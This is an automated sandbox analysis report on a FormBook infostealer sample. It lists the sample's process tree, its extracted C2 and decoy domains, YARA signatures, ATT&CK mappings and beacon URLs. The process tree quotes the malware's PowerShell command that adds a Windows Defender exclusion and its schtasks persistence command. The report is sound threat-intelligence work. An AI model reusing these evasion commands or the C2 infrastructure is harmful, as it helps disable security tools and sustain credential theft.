ID: 518412
Sample Name: vbc.exe
Cookbook: default.jbs
Time: 12:55:04
Date: 09/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report vbc.exe

Overview


General Information

Sample Name:	vbc.exe
Analysis ID:	518412
MD5:	c4a1bdd685e346..
SHA1:	6b8fccadcf1977f...
SHA256:	728b23f75c1140a.
Tags:	exe Xloader
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e....
- Yara detected FormBook
- Malicious sample detected (through ...
- Yara detected AntiVM3
- System process connects to networ...
- Antivirus detection for URL or domain
- Sample uses process hollowing tech...
- Maps a DLL or memory area into an...
- Tries to detect sandboxes and other...
- Sigma detected: Suspicius Add Tas...
- Performs DNS queries to domains w...

Classification



Process Tree

- **System is w10x64**
- vbc.exe (PID: 6420 cmdline: "C:\Users\user\Desktop\vbc.exe" MD5: C4A1BDD685E346B7604F93357A922875)
  - powershell.exe (PID: 6604 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\uZlkYhlkeLeaKC.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6612 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 6624 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\uZlkYhlkeLeaKC" /XML "C:\Users\user\AppData\Local\Temp\tmpAA68.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6760 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - vbc.exe (PID: 6824 cmdline: C:\Users\user\Desktop\vbc.exe MD5: C4A1BDD685E346B7604F93357A922875)
    - explorer.exe (PID: 3292 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - help.exe (PID: 6756 cmdline: C:\Windows\SysWOW64\help.exe MD5: 09A715036F14D3632AD03B52D1DA6BFF)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.septemberstockevent200.com/ht08/"
  ],
  "decoy": [
    "joye.club",
    "istanbulemlakgalerisi.online",
    "annikadaniel.love",
    "ooooci.com",
    "curebase-test.com",
    "swisstradecenter.com",
    "hacticum.com",
    "centercodebase.com",
    "recbiS6ni.com",
    "mmj0115.xyz",
    "sharpstead.com",
    "sprklbeauty.com",
    "progettogenesi.cloud",
    "dolinum.com",
    "amaroqadvisors.com",
    "traininig.com",
    "leewaysvcs.com",
    "nashhomesearch.com",
    "joy1263.com",
    "serkanyamac.com",
    "nursingprogramsforme.com",
    "huakf.com",
    "1w3.online",
    "watermountsteam.top",
    "tyralruutan.quest",
    "mattlambert.xyz",
    "xn--fiqs8sypgfujbl4a.xn--czru2d",
    "hfgoal.com",
    "587868.net",
    "noyoucantridemyonewheel.com",
    "riewesell.top",
    "expn.asia",
    "suplementarsas.com",
    "item154655544.com",
    "cdgdentists.com",
    "deboraverdian.com",
    "franquiciasexclusivas.tienda",
    "tminus-10.com",
    "psychoterapeuta-wroclaw.com",
    "coachingbywatson.com",
    "lknitti.net",
    "belenpison.agency",
    "facilitetec.com",
    "99077000.com",
    "thefitmog.com",
    "kinmanpowerwashing.com",
    "escueladelbuenamor.com",
    "getjoyce.net",
    "oilelm.com",
    "maikoufarm.com",
    "hespresso.net",
    "timothyschmallrealt.com",
    "knoxvilleraingutters.com",
    "roonkingagency.online",
    "trashwasher.com",
    "angyfoods.com",
    "yungbredda.com",
    "digipoint-entertainment.com",
    "shangduli.space",
    "kalaraskincare.com",
    "ktnsound.xyz",
    "miabellavita.com",
    "thenlpmentor.com",
    "marzhukov.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.343817848.00000000012F0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000002.343817848.00000000012F0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000008.00000002.343817848.00000000012F0000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ad9:$sqlite3step: 68 34 1C 7B E1 • 0x16bec:$sqlite3step: 68 34 1C 7B E1 • 0x16b08:$sqlite3text: 68 38 2A 90 C5 • 0x16c2d:$sqlite3text: 68 38 2A 90 C5 • 0x16b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c43:$sqlite3blob: 68 53 D8 7F 8C
00000008.00000000.261930236.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000008.00000000.261930236.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 30 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
8.0.vbc.exe.400000.6.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
8.0.vbc.exe.400000.6.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
8.0.vbc.exe.400000.6.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ad9:$sqlite3step: 68 34 1C 7B E1 • 0x16bec:$sqlite3step: 68 34 1C 7B E1 • 0x16b08:$sqlite3text: 68 38 2A 90 C5 • 0x16c2d:$sqlite3text: 68 38 2A 90 C5 • 0x16b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c43:$sqlite3blob: 68 53 D8 7F 8C
8.0.vbc.exe.400000.6.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
8.0.vbc.exe.400000.6.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7808:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7ba2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1261c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9332:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18da7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 23 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Yara detected FormBook

Antivirus detection for URL or domain

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 5 1 2	Masquerading 1	Input Capture 1	Query Registry 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop c Insecure Network Communica
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1 1	LSASS Memory	Security Software Discovery 2 2 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Virtualization/Sandbox Evasion 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 3	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 1 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.












Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.0.vbc.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.0.vbc.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.0.vbc.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.miabellavita.com	0%	Virustotal		Browse
mattlambert.xyz	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
www.septemberstockevent200.com/ht08/	0%	Avira URL Cloud	safe	
http://www.septemberstockevent200.com/ht08/?iJB=YVcVQnADBOxtkizi8PwpXZC8MGRy3pUK9Tt3i8wwHZUtpCp/3ZP4J1retOso95pi3Qz1GtS4tg==&IfNL=N8ph5BwH	0%	Avira URL Cloud	safe	
http://www.joye.club/ht08/?iJB=fVUe8feYpN4PFMr+KvtZZrG4xoghHK64bhP/N9fXdzCzpP/t7mUgEUqRnlKHZLETABk8BcDy+g==&IfNL=N8ph5BwH	100%	Avira URL Cloud	phishing	
http://www.maikoufarm.com/ht08/?iJB=Nn3GQotxroHeSkioJYlyOg7hZYbVcqG0YP1z9npFKY7KnSOBRhEQe9R9FJ0MVZ+9dT/G4+QqxQ==&IfNL=N8ph5BwH	0%	Avira URL Cloud	safe	
http://www.miabellavita.com/ht08/?iJB=7p5yDMcVtDK+2VMLZex1Kw5DaL8n+amtJoDm972Jkr9Bm6oPOM+PHzWXusl+HrepqAW+ZRiK3Q==&IfNL=N8ph5BwH	0%	Avira URL Cloud	safe	
http://www.mattlambert.xyz/ht08/?iJB=tWyE4dKPScuS56voJaD4LHzf4KVLRr2HjGj+V9mFA/0BkTQ5rlgiVQpU1IInoYX1Wdu+PEboiA==&IfNL=N8ph5BwH	100%	Avira URL Cloud	phishing	
http://www.sharpstead.com/ht08/?iJB=mF30mN7A1kBKKp3mrHfcBE8aj8d3j5TIPkteVwKSLkWL0x2hCorpOf84nkcbs5VIH8t4m4OlHQ==&IfNL=N8ph5BwH	0%	Avira URL Cloud	safe	
http://www.mmj0115.xyz/ht08/?iJB=wOE3x7GIWdnAHRhnI1Z2es1853h2m7xTnUUyaHf9EMpp2ij5NZFAPBiYMZ80Da0iVaPeuYXsZg==&IfNL=N8ph5BwH	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.septemberstockevent200.com	172.67.188.247	true	true		unknown
www.miabellavita.com	104.21.4.114	true	true	• 0%, Virustotal, Browse	unknown
mattlambert.xyz	34.102.136.180	true	false	• 4%, Virustotal, Browse	unknown
z010-gp-hk-06-75-adfh31.greycdn.net	103.118.81.108	true	false		unknown
www.maikoufarm.com	118.27.122.222	true	true		unknown
www.sharpstead.com	44.227.65.245	true	true		unknown
joye.club	34.102.136.180	true	false		unknown
yungbredda.com	34.102.136.180	true	false		unknown
www.mmj0115.xyz	101.132.116.91	true	true		unknown
ghs.googlehosted.com	142.250.203.115	true	false		unknown
www.watermountsteam.top	unknown	unknown	true		unknown
www.joye.club	unknown	unknown	true		unknown
www.yungbredda.com	unknown	unknown	true		unknown
www.leewaysvcs.com	unknown	unknown	true		unknown
www.joy1263.com	unknown	unknown	true		unknown
www.annikadaniel.love	unknown	unknown	true		unknown
www.mattlambert.xyz	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.septemberstockevent200.com/ht08/	true	• Avira URL Cloud: safe	low
http://www.septemberstockevent200.com/ht08/?iJB=YVcVQnADBOxtkizi8PwpXZC8MGRy3pUK9Tt3i8wwHZUtpCp/3ZP4J1retOso95pi3Qz1GtS4tg==&IfNL=N8ph5BwH	true	• Avira URL Cloud: safe	unknown
http://www.joye.club/ht08/?iJB=fVUe8feYpN4PFMr+KvtZZrG4xoghHK64bhP/N9fXdzCzpP/t7mUgEUqRnlKHZLETABk8BcDy+g==&IfNL=N8ph5BwH	false	• Avira URL Cloud: phishing	unknown
http://www.maikoufarm.com/ht08/?iJB=Nn3GQotxroHeSkioJYlyOg7hZYbVcqG0YP1z9npFKY7KnSOBRhEQe9R9FJ0MVZ+9dT/G4+QqxQ==&IfNL=N8ph5BwH	true	• Avira URL Cloud: safe	unknown
http://www.miabellavita.com/ht08/?iJB=7p5yDMcVtDK+2VMLZex1Kw5DaL8n+amtJoDm972Jkr9Bm6oPOM+PHzWXusl+HrepqAW+ZRiK3Q==&IfNL=N8ph5BwH	true	• Avira URL Cloud: safe	unknown
http://www.mattlambert.xyz/ht08/?iJB=tWyE4dKPScuS56voJaD4LHzf4KVLRr2HjGj+V9mFA/0BkTQ5rlgiVQpU1IInoYX1Wdu+PEboiA==&IfNL=N8ph5BwH	false	• Avira URL Cloud: phishing	unknown
http://www.sharpstead.com/ht08/?iJB=mF30mN7A1kBKKp3mrHfcBE8aj8d3j5TIPkteVwKSLkWL0x2hCorpOf84nkcbs5VIH8t4m4OlHQ==&IfNL=N8ph5BwH	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.mmj0115.xyz/ht08/?iJB=wOE3x7GIWdnAHRhnI1Z2es1853h2m7xTnUUyaHf9EMpp2ij5NZFAPBiYMZ80Da0iVaPeuYXsZg==&IfNL=N8ph5BwH	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.4.114	www.miabellavita.com	United States		13335	CLOUDFLARENETUS	true
34.102.136.180	mattlambert.xyz	United States		15169	GOOGLEUS	false
118.27.122.222	www.maikoufarm.com	Japan		7506	INTERQGMOInternetIncJP	true
172.67.188.247	www.septemberstockevent200.com	United States		13335	CLOUDFLARENETUS	true
101.132.116.91	www.mmj0115.xyz	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	true
44.227.65.245	www.sharpstead.com	United States		16509	AMAZON-02US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	518412
Start date:	09.11.2021
Start time:	12:55:04
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	vbc.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/8@14/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 2.8% (good quality ratio 2.6%) • Quality average: 75.8% • Quality standard deviation: 29.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:56:03	API Interceptor	1x Sleep call for process: vbc.exe modified
12:56:08	API Interceptor	41x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
118.27.122.222	file0_stage3.dll	Get hash	malicious	Browse	• www.nekomediphile.com/n8rn/?p2M=BeS87FoxVkTke2MRb0qima65PDce7tJfTymmK4/q26Kf4LPrWppSbx1BH8kQDaEu6kDG&zFNL=5jK4uHQH-rfXmT
	HPMT ORDER LIST.exe	Get hash	malicious	Browse	• www.ch-foster.com/n6be/?a6=2tOAPcEgYTHD567WF8XvxxEvgHLBbJMXTAUhjj7+D0ChXZUXC+Pn67n//wg0XKB52YMX&4hYl=8pPLKztPMLrhEvWP
44.227.65.245	Quote request.exe	Get hash	malicious	Browse	• www.dietjakarta.com/s2qi/?TJELpfLP=qOzazkHAVvIGDra8b9OWW7CQPYry4NAftY2oZLUdYfYDTW+xNyVbwU9NOeXebbzy0cbp&lZwxYz=y6AldH-
	SAMPLES2.xlsx	Get hash	malicious	Browse	• www.kisah.xyz/sywu/?8p2=USn/s/N3qxIF4+EyQZdH7vYZi5cG3dzFHZRqO94C2q7bkP8vqLkNegTqp14nFiAPIy6Ubg==&3f=0ltDIRtH
	Purchase Order-10,000MT.exe	Get hash	malicious	Browse	• www.bruncHy.one/z4m5/?8pW8=zNPWEz3pIEHibvS4bsIXDPiznK4rKMrVGAhmY+HWnOPy3ASb809gbr8Dwg2gtflOJLni&gD=-ZfPOL

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ITRli68rgq.exe	Get hash	malicious	Browse	• www.innoattic.com/bs8f/?3fKPRDU=gPvbgkUrDAv1uZACg3Tla1oGEdPTt04jzJdg29vz63COe4p03SEL16juZWtXBmvFy2F4&of=9rSLDPtHxj9hfT
	NUo71b3C4p.exe	Get hash	malicious	Browse	• www.fleetton.com/fqiq/?08CT3r=3MX+rG6vdLdtgz7jmcjGUKQb8RZ/Wti45jSOZX8Y4yp8kay6zbO3XF8pw6EX/prOJZe4&fB8P=4hMPVF78e
	November 2021 Update RFQ 3271737.exe	Get hash	malicious	Browse	• www.jadesrc.com/nc26/?SBZL=d3TYBFuVdrdzP8EyjnH49SiPUjZ6Ux+6cUTZqX+JgS7gU0O8rbqz6CXYuXQkXkTXNal/&D48=c2MHtVyHNxCxXp7
	QtDfFXiECh.exe	Get hash	malicious	Browse	• www.203040302.xyz/pufi/?4hb=4hixbv&4h=SazsJgrxJuJNqlYiRzL3ozLk5u53xI01dSvrBHbbk0SB79U4uRUkWEJGSj7nxn+KPfiwTyd4PQ==
	Invoice #00442811-20211029.2.exe	Get hash	malicious	Browse	• www.indigobunk.com/b4a0/?EJBHHDyP=BfJ5Bx9UPWuRIZP3b2BXXNlSngsTafG3lcH0rf8/gIGUgH6boOVAW06sJRU4KdudULjy&y48=8pnHll3
	vbc.exe	Get hash	malicious	Browse	• www.sharpstead.com/ht08/?e4R=mF30mN7A1kBKKp3mrHfcBE8aj8d3j5TIPkteVwKSLkWL0x2hCorpOf84nnwyv5pwOfYu&j2MXQ6=3fH4ADA
	Requested Items.xlsx	Get hash	malicious	Browse	• www.magentavar.com/upi8/?B6=q+sSkz7sAwA4yBB5hWVCxKsuYiMLYHWGeaAggxOaMa4Qocc6YFkdsfdinLpG1SJGl/Ax9Q==&1bFX=0dhH

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ICFjxhAqu3.exe	Get hash	malicious	Browse	• www.thr33h3ad3ddragon.art/upi8/?vzr=YyCvSGoAtncS4QUVQZyNjC8cIPJnO/XAnIrSRYtWY0buq7vZ6yNDf+1DqJ4JQv1LHvgP&8pm4=_l6t
	PO 800A3E4.exe	Get hash	malicious	Browse	• www.analytico-australis.com/c249/?B48dyrUp=M3oufGH8Bm9b66gzFBXlxSE22zEX1ZdvV3sOjxFBFhL2n1u58TbTRysEXKK/l8JgYoT+&oZ=YlPhVdwxfPPXAPX
	triage_dropped_file.exe	Get hash	malicious	Browse	• www.fleetton.com/fqiq/?oJE=3MX+rG6vdLdtgz7jmcjGUKQb8RZ/Wti45jSOZX8Y4yp8kay6zbO3XF8pw6EX/prOJZe4&u6KLb=Wp6xUr6h5
	PO 4910007391 CHANGZHOU.xlsx	Get hash	malicious	Browse	• www.fleetton.com/fqiq/?k2Mtd=0bGdKhdpsjULqrw&i4Z4rjR=3MX+rG6qdMdpgj3vkcjGUKQb8RZ/Wti45jKeFUgZ8Sp9kre80Lf7BBErzfoB75v9CaDlsg==
	m9azdNJhg2.exe	Get hash	malicious	Browse	• www.nothernballet.com/scb0/?P0=oJTIyACWMBuXH8n/EzWjLujKpZPXvTg1NdfRIzqIYFKP8QC8fyVAQXGjBdWKl8hRd6mD&xX=8pjHvFr0NV
